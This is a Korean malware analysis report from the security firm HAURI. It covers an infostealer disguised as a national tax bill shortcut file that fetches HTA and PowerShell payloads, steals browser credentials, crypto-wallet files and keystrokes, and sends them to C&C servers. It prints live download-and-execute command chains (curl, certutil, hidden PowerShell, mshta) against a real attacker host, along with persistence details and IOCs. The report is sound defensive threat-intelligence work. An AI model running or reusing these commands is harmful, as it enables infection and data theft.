악성코드 상세 분석 보고서

세금 고지서로 위장한 정보 탈취 악성코드

(Document No : DT-20250527-001)


HAURI

www.hauri.co.kr

○ 분석 개요

LNK 파일을 이용한 공격이 지속적으로 관찰되고 있다. 본 보고서에서는 세금 고지서로 위장한 정보 탈취 악성코드를 다루며 해당 악성코드는 바로가기 파일을 통해 추가 악성코드를 실행한다. 윈도우 디펜더 활성화 상태에 따라 다운받는 악성코드의 형태는 상이하다. 디펜더 비활성화 상태면 DLL 악성코드를 실행하며 디펜더 활성화 상태면 난독화된 스크립트형 악성코드를 실행한다. 실행된 각 악성코드는 정보탈취 악성코드로, 시스템 정보 및 사용자 정보를 수집하여 C&C로 전송한다. C&C 통신을 통해 추가 악성코드를 실행 할 수 있다.

미상의 파일 실행 자제 및 파일 확장자/유형 확인 등 파일 열람 시 사용자들의 각별한 주의가 필요하다.



[공격 도식도]

1. 국세 고지서.pdf.lnk

(MD5 : 9AA925D86B0A176EEB69AA0E9F24C418, SIZE : 2,245)


개요 : 다운로더형 악성코드를 실행한다.

ViRobot	LNK.S.Downloader.2245

상세분석 :

(1) '국세 고지서.pdf'로 위장한 바로가기 파일로 실행 시, mshta.exe 를 통해 txjyh.hta 이름의 악성코드를 실행한다.

- C&C: hxxps://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/txjyh.hta



[그림 1] '국세 고지서.pdf.lnk' 실행 코드

(2) txjyh.hta 는 난독화된 VBScript 이며 디코이 문서 출력 후 윈도우 디펜더의 활성화 상태를 조건으로 분기한다. 디펜더 활성화 시 난독화된 스크립트 악성코드를 실행하며, 비활성화 시 Rundll32를 통해 DLL 을 실행한다. 스크립트와 DLL 악성코드의 정보 탈취 기능은 유사하며 악성행위를 보다 원활히 수행하기 위해 실행 상의 차이를 둔 것으로 유추 할 수 있다.

[그림 2] txjyh.hta 코드

(3) 디펜더 활성화 시, 인코딩된 **zip.log** 파일을 디코딩하여 pipe.zip 으로 저장한 후 내부의 악성코드를 실행한다.

- C&C: hxxp://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/zip.log?v=[randomNumber]
- 파일 경로: C:₩%localappdata%₩pipe.zip

```
cmd /c cd /d %localappdata%
&& curl -O http://cdn.glitch.global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/zip.log?v=[randomNumber]
&& certutil -decode -f zip.log pipe.zip
&& del zip.log
&& powershell Expand-Archive -Path pipe.zip
&& del pipe.zip
&& cd pipe
&& powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File 1.ps1 -FileName 1.log
```

[그림 3] 윈도우 디펜더 활성화 시 실행하는 코드

(4) 디펜더 비활성화 시, **v3.hta** 코드를 실행한다.


- C&C: hxxp://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/v3.hta?v=[randomNumber]
- 파일 경로: C:₩%temp%₩v3.hta

```
cmd /c cd /d %temp%
&& curl -O http://cdn.glitch.global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/v3.hta?v=[randomNumber]
&& mshta %temp%\v3.hta
```

[그림 4] 윈도우 디펜더 비활성화 시 실행하는 코드

(5) [그림 5]는 디코이 문서이며 txjyh.hta 에서 아래 주소의 파일을 출력한다.

- C&C: hxxp://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/tax.pdf



[그림 5] 디코이(tax.pdf) 문서

2. zip.log

(MD5 : A375C660613CBDEA08FF47DD13506FC8, SIZE : 22,052)

개요 : 정보 탈취 악성코드를 실행하여 수집한 데이터를 C&C 로 전송한다.

ViRobot	BIN.S.Encoded.22052

상세분석 :

(6) zip.log 데이터를 디코딩하여 얻은 pipe.zip 압축 해제 시 아래의 [그림 6] 파일들을 확인 할 수 있다. 1.ps1은 인자로 전달된 파일을 base64 디코딩하여 실행하는 디코더 역할을 한다. 1.ps1의 인자로 1.log 가 전달되어 실행된다.

- 폴더 경로: C:₩%localappdata%₩pipe

이름		압축 크기	원본 크기	파일 종류
1.log	인코딩 데이터	12,319	36,472	텍스트 문서
1.ps1	디코더	147	186	Windows PowerShell 스...
1.vbs	스타터	1,409	5,482	VBScript 스크립트 파일
2.log	인코딩 데이터	2,153	5,000	텍스트 문서

[그림 6] 압축해제한 zip.log 파일

(7) 1.log 는 [표 1]의 7개 함수를 호출하여 실행하며 해당 함수들은 정보 탈취 기능을 수행한다. send 함수 호출 후에는 키로깅 기능을 수행하는 2.log 를 실행한 뒤, 마지막으로 work 함수를 호출하여 마무리한다.

- 폴더 경로: C:₩%Temp%₩[UUID]
- C&C: hxxp://lntzz.hopto[.]org/service3/?id=[$UUID]&ap=1

```
RegisterTask
Init
RecentFiles
GetBrowserData
CreateFileList
Send
Start-Process powershell -ArgumentList "-NoProfile -ExecutionPolicy Bypass -File $localPath\pipe\1.ps1 -FileName $localPath\pipe\2.log"
Work
```

[그림 7] 디코딩된 1.log 코드

```
#####
function Keylog {
    $id = (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID
    $tempPath = $env:TEMP
    $storePath = "$tempPath\$id"
    $logPath = "$storePath\k.log"
    $key = ""
    $clipb = ""
```

[그림 8] 디코딩된 2.log 코드

(8) 1.vbs 파일은 1.log 를 디코딩하여 실행하는 스타터 파일로 RegisterTask 함수에서 시작 프로그램에 등록될 때 사용된다.

```
cmd /c cd /d %localappdata%/pipe
&& powershell -ExecutionPolicy Bypass -WindowStyloe Hidden -Noprofile -File 1.ps1 -FileName 1.log
```

[그림 9] 1.vbs 코드

함수	행위
RegisterTask	1.vbs 파일 시작 프로그램 레지스트리에 등록 • RegKey: HKCU:₩Software₩Microsoft₩Windows₩CurrentVersion₩Run • RegName: WindowsSecurityCheck • RegValue: C:₩%localappdata%₩pipe₩1.vbs
Init	시스템 정보 수집 • 실행 시각, 시스템 권한, ConsentPromptBehaviorAdmin, OS 정보, CPU 정보, Disk 정보, 볼륨정보, 네트워크 어댑터, 프로세스 등
RecentFiles	최근 사용한 파일 목록 수집
GetBrowserData	브라우저별 정보 수집 • 수집 브라우저: 엣지, 크롬, 와일, 파이어 폭스 • 수집 정보: 쿠키, 로그인 크리덴셜, 북마크 등
CreateFileList	특정 확장자 파일 목록 수집 • *.txt *.doc *.csv *.doc *.docx *.xls *.xlsx *.pdf *.hwp *.hwpx *.jpg *.jpeg *.png *.rar *.zip *.alz *.eml *.ldb *.log 특정 문자열 파일 목록 수집 • wallet UTC-- blockchain keystore privatekey coin metamask phrase ledger password myether
Send	수집한 정보들 압축하여 C&C로 전송 • 파일 경로: C:₩%Temp%₩init.zip • C&C: hxxp://lntzz.hopto.org/service3/?id=[UUID]
Work	키로깅 파일 C&C로 전송 및 추가 악성코드를 실행 가능 • C&C: hxxp://lntzz.hopto[.]org/service3/?id=[UUID]&ap=1

[표 1] 1.log 함수 목록

3. v3.hta

(MD5 : F3175CF220EDAA4942824F6DFF78F053, SIZE : 2,046,619)


개요 : 정보 탈취 악성코드를 실행하여 수집한 데이터를 C&C 로 전송한다.

ViRobot	VBS.S.Agent.2046619

상세분석 :

(9) 실행된 v3.hta 는 스크립트 내 하드 코딩된 문자열을 찾아 디코딩하여 user.txt 와 sys.dll 이름으로 저장한 뒤 rundll32 인자로 sys.dll 을 실행한다.


- 폴더 경로: C:₩%localappdata%



[그림 10] v3.hta 코드

(10) sys.dll 은 enigma protector 로 보호되어 있으며 zip.log 와 같이 정보 탈취 기능을 수행하여 C&C 로 전송한다.

- 파일 경로: C:₩%localappdata%₩micro.log.zip
- 파일 경로: C:₩%localappdata%₩netlist.log
- C&C: qokfqb.freedynamicdns.org/service2/



[그림 11] v3.hta 프로세스 트리

IOC

***C&C**

hxxps://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/txjyh.hta
hxxp://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/tax.pdf
hxxp://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/v3.hta?v=[randomNumber]
hxxp://cdn.glitch[.]global/b33b49c5-5e3d-4a33-b66b-c719b917fa62/zip.log?v=[randomNumber]
hxxp://lntzz.hopto[.]org/service3/
qokfqb.freedynamicdns[.]org/service2/

***MD5**

9AA925D86B0A176EEB69AA0E9F24C418
2CD475395F4EE65C2C2337C112916997
827206241502D2F0CD564446A29F19D5
6219AF78A2D79ADFE6313D6C75DF4F6B
63958F690533D9B9BF3DAF264C0FE049
856580D71B13D2399DA8207616921DAD
A375C660613CBDEA08FF47DD13506FC8
BE171953B71C6636E40A01FCF780BA97
67F16738AC5099D439D2F22C10B80BF5
5D6BAF533643C57A0022B4E0AAC7CEF3
7928C436D113C5204F2A1D2E0B0D6C36